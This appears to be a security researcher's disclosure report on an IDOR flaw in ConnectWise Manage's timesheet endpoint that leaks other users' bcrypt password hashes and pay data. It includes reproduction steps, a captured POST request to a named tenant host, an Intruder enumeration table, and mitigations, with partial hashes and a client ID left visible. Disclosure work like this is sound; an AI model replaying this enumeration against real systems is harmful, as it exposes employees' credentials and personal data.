ConnectWise Manage (PSA) Vulnerability Report

Title: Comprehensive Analysis of IDOR Vulnerability Exposing Encrypted Passwords

Executive Summary: A significant IDOR vulnerability was discovered within the "My Time Sheets" portion of the ConnectWise Manage application and has been shared in a previous report. Further investigation has uncovered a more severe aspect of this security flaw. Exploitation of this vulnerability through specific manipulation of the 'timeSheetRecId' in POST requests not only grants unauthorized access to time sheet data but also exposes encrypted local passwords for all users within the tenant. This discovery significantly escalates the security risk, as it could allow attackers to decrypt and gain access to user accounts across the ConnectWise Manage environment. Immediate and comprehensive actions are required to address this vulnerability, protect sensitive user data, and uphold the integrity and trust in our security measures.

This report aims to provide a detailed analysis of the vulnerability, assess its impact, and offer actionable steps to rectify the issue, thereby strengthening the security posture of the ConnectWise Manage application.

Technical Details

Description of Vulnerability:
During a vulnerability check of the ConnectWise Manage application, an IDOR vulnerability was identified within the "My Time Sheets" page. Through further investigation, it was found that this vulnerability leads to the access of all data within the 'timeSheetMember' database. This data includes, but is not limited to, the encrypted passwords for the user. This vulnerability also exposes the 'hourlyCost' of employees which is directly correlated to employee's salaries.

Steps to Reproduce:


1. Access the ConnectWise Manage site and navigate to the 'My Time Sheets' page.
2. Intercept a POST request made when attempting to load the page.
3. Modify the 'timeSheetRecId' parameter within the POST request
4. Record the response as this now includes all the date stored within 'timeSheetMember'

Impact Assessment:
The exposure of encrypted passwords via an IDOR vulnerability poses a severe security risk. It enables unauthorized individuals to potentially decrypt and access all employee accounts within the ConnectWise Manage tenant and could lead to unauthorized account access, compromising personal and sensitive information. This vulnerability underscores the need for stringent security measures to protect against unauthorized data access and ensure the confidentiality of user information.

Evidence:


Anonymized screenshots below show the outgoing POST request and the returned data. These screenshots have been edited to ensure that no sensitive employee or company data is visible.

Capture of the initial POST request:



```
POST /v4_6_release/services/system_io/actionprocessor/Time/GetTimeSheetStartAndEndDatesAction.rails
HTTP/2
Host: cw.mstech.com
[redacted]
```

The ‘timeSheetRecId’ shown in the request:



```
[redacted]
Content-Length: 252
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
X-Amzn-Trace-Id: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.160 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Clientid: [redacted]
Cache-Control: no-cache
Cw-App-Id: bm-manageclient
Sec-Ch-Ua-Platform: "macOS"
Accept: */*
Origin: https://cw.mstech.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://cw.mstech.com/v4_6_release/ConnectWise.aspx?locale=en_US
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

actionMessage=
%7B%22payload%22%3A%22%7B%5C%22timeSheetRecId%5C%22%3A42654%7D%22%2C%22payloadClassName%22%3A%22GetTimeSheetSt
artAndEndDatesAction%22%2C%22project%22%3A%22TimeCommon%22%7D&clientTimezoneOffset=-300&clientTimezoneName=
Eastern+Standard+Time
```

Inspector

Selection 171 (0xab)

Selected text


```
%7B%22payload%22%3A%22%7B%5C%22timeSheetRecId%5C%22%3A42654%7D%22%2C%22payloadClassName%22%3A%22GetTimeSheetStartAndEndDatesAction%22%2C%22p
roject%22%3A%22TimeCommon%22%7D
```

Decoded from: URL encoding

```
{"payload":"{\"timeSheetRecId\":42654}","payloadClassName":"GetTimeSheetStartAndEndDatesAction","project":"TimeCommon"}
```

ConnectWise Manage (PSA) Vulnerability Report

The response shown when modifying the ‘timeSheetRecId’ to show all employee’s results:




3. Intruder attack of https://cw.mstech.com

Request	Payload	Status code	Length	"fullName":"	"encryptedPassword":"
0		200	5105	Ryan [redacted]	$2a$10$jsSDW2toWGdzrRTL80[redacted]
1	42600	200	5068	[redacted]	$2a$10$wmhH7cJoHMSm[redacted]
2	42601	200	5046	[redacted]	$2a$10$dV.J7O29dwJu8Dc[redacted]
3	42602	200	5087	[redacted]	$2a$10$BXmb0Dt078/WcO[redacted]
4	42603	200	5068	[redacted]	$2a$10$AOuyM/JZAD0sPfS[redacted]
5	42604	200	5087	[redacted]	$2a$10$7Myr7k3s.benoXMZ[redacted]
6	42605	200	5070	[redacted]	$2a$10$ydPPhpMLjYa/33H[redacted]
7	42606	200	5071	[redacted]	$2a$10$HPkIH98bAFI5CTH[redacted]
8	42607	200	5049	[redacted]	$2a$10$Y.enwlgGl9n4zEdC0o[redacted]
9	42608	200	5063	[redacted]	$2a$10$rWdy/gtarFCUQTRN[redacted]
10	42609	200	5039	[redacted]	$2a$10$KC4BrEU3nV6UN2KS3[redacted]
11	42610	200	5060	[redacted]	$2a$10$9BJ1UI/2eQvtQGgJ[redacted]
12	42611	200	5024	[redacted]	$2a$10$vONAkfR6h8XA/sd6[redacted]
13	42612	200	5062	[redacted]	$2a$10$daG1E7hS7Zk01/Zfb[redacted]
14	42613	200	5061	[redacted]	$2a$10$jLZNmisHp5lhNabp.E[redacted]
15	42614	200	5028	[redacted]	$2a$10$GtUVlmk7OzGZhU1[redacted]
16	42615	200	5073	[redacted]	$2a$10$Yc3Ga92W35Wp1HH[redacted]
17	42616	200	5069	[redacted]	$2a$10$9xGpoLsyNDarW8[redacted]
18	42617	200	5066	[redacted]	$2a$10$n8ZGt5fNgB2881gGa[redacted]
19	42618	200	5045	[redacted]	$2a$10$Jipyf88Sy41OZSckQ[redacted]
20	42619	200	5084	[redacted]	$2a$10$cOUVb0wJBX0/JmN[redacted]
21	42620	200	5060	[redacted]	$2a$10$fJF50kwUEh5mGKp[redacted]
22	42621	200	5063	[redacted]	$2a$10$8GpPnFoSifHwgY/z[redacted]
23	42622	200	5050	[redacted]	$2a$10$0uNWcGkLcAF68bC[redacted]
24	42623	200	5088	[redacted]	$2a$10$NgZv8dA.Mf/.Nw4H[redacted]
25	42624	200	5042	[redacted]	$2a$10$Oocc43rAHKtg/15z2aQt[redacted]
26	42625	200	5043	[redacted]	$2a$10$cYxpEiZ0/LphyAUT[redacted]
27	42626	200	5114	[redacted]	$2a$10$4NPaU/OvqIA7Hq7[redacted]

```
POST /v4_6_release/services/system_io/actionprocessor/Time/GetTimeSheetStartAndEndDatesAction.rails HTTP/2
Host: cw.mstech.com
[redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://cw.mstech.com/v4_6_release/ConnectWise.aspx?locale=en_US
Content-Type: application/x-www-form-urlencoded
Cache-Control: no-cache
X-Amzn-Trace-Id: 5AD4CE20-89B8-4370-AEB6-569664CE2C8B
Cw-App-Id: bm-manageclient
Clientid: b495a7ce-5b88-42ba-ac2a-621d61b53131
Content-Length: 252
Origin: https://cw.mstech.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: keep-alive

actionMessage=%7B%22payload%22%3A%22%7B%5C%22timeSheetRecId%5C%22%3A42654%7D%22%2C%22payloadClassName%22%3A%22GetTimeSheetStartAndEndDatesAction%22%2C%22project%22%3A%22TimeCommon%22%7D&clientTimezoneOffset=-300&clientTimezoneName=Eastern+Standard+Time
```

Full response showing encrypted password:



3. Intruder attack of https://cw.mstech.com

Request	Payload	Status code	Length	"fullName":"	"encryptedPassword":"
0		200	5105	Ryan [redacted]	$2a$10$jsSDW2t[redacted]
1	42600	200	5068	[redacted]	$2a$10$wmhH[redacted]
2	42601	200	5046	[redacted]	$2a$10$dV.J7O[redacted]
3	42602	200	5087	[redacted]	$2a$10$BXmbO[redacted]

```
HTTP/2 200 OK
Cache-Control: private
Content-Type: application/json; charset=utf-8
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Server-Name: MS-CW-02
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Content-Security-Policy: frame-ancestors 'self' blob: *.myconnectwise.net *.connectwisedev.com *.itboost.com; default-src 'self' 'unsafe-inline' 'unsafe-eval' blob: *.walkme.com *.connectwise *.connectwise.com az416426.vo.msecnd.net dc.services.visualstudio.com/v2/track *.connectwisedev.
unsafe-inline' 'unsafe-eval' data: *.walkme.com  *.connectwise.com *.googleapis.com; img-src * data: snapshot:; frame-src * data: mailto:; connect-src 'self' *.walkme.com  *.connectwise.com *.connectwisedev.com *.myconnectwise.net  *.itsupport247.net cwview.com *.cwview.com dc.services.v
ort247.net
Referrer-Policy: strict-origin-when-cross-origin
Date: Wed, 21 Feb 2024 18:52:36 GMT
Content-Length: 3712

{
  "success":true,
  "error":null,
  "data":{
    "isSuccess":true,
    "error":null,
    "action":{
      "timeSheetRecId":42654,
      "dateStart":1708232400000,
      "dateEnd":1708750800000,
      "timeSheetMember":{
        "recID":485,
        "memberID":"[redacted]",
        "encryptedPassword":"$2a$10$jsSDW2t[redacted]",
        "mapiName":"[redacted]",
        "ownerLevelid":2,
        "ownerLevelRecid":2,
        "firstName":"Ryan",
        "lastName":"[redacted]",
        "emailAddress":"[redacted]",
        "emailAddress2":"",
        "emailAddress3":"",
        "fullName":"Ryan [redacted]",
        "isCorelyticsEnabled":null,
        "defaultServiceBoardID":193,
        "scheduleLocationRecID":0,
        "isUsingExchangeIntegration":true,
        "isUsingPhoneIntegration":false,
        "isRestrictedToLocation":false,
        "isRestrictedToGroup":false,
        "isRestrictedToServiceLocation":false,
        "isRestrictedToServiceGroup":false,
        "isRestrictedToProjectLocation":false,
        "isRestrictedToProjectGroup":false,
        "isRestrictedToWarehouse":false,
        "isRestrictedToWarehouseBin":false,
        "isRestrictedToTerritory":false,
        "useSkypeFlag":false,
```

Mitigation Recommendations:

1. **Access Control Enforcement**: Implement server-side validation checks to verify that the user requesting data is authorized. This would involve comparing the user's session information with the ‘timeSheetRecId’ they are attempting to access.
2. **Indirect Object References**: Instead of using direct object references in HTTP requests, employ indirect references. This mapping should be stored securely on the server.
3. **Encrypt Sensitive Data**: Review and enhance the encryption methods used for storing passwords and other sensitive information. Employ strong, up-to-date cryptographic standards to secure data at rest and in transit.
4. **Session Management Enhancements**: Strengthen session management to ensure that direct object references like ‘timeSheetRecId’ cannot be manipulated. This might include implementing more robust mechanisms for tracking user sessions and their associated permissions.

These measures will help remediate the current IDOR vulnerability and will protect both user data and the overall security of the ConnectWise Manage application.

Conclusion:

This report has detailed a significant security vulnerability within the ConnectWise Manage application, specifically an IDOR vulnerability that exposes encrypted passwords among other sensitive data. The findings highlight a critical risk to user privacy and security, necessitating immediate and thorough remediation efforts. By following the outlined mitigation recommendations, it is possible to significantly enhance the application's security posture, safeguard user data, and restore confidence in the system's integrity.

Appendix:

Notification to Users Regarding Vulnerability and Password Reset: Considering the identified security vulnerability exposing encrypted passwords, it is essential to inform all users of ConnectWise Manage that don’t utilize SSO of the potential risk to their accounts. Users should be advised of the vulnerability's nature, the potential for their encrypted passwords to have been accessed unauthorizedly, and the immediate need to reset their passwords as a precautionary measure.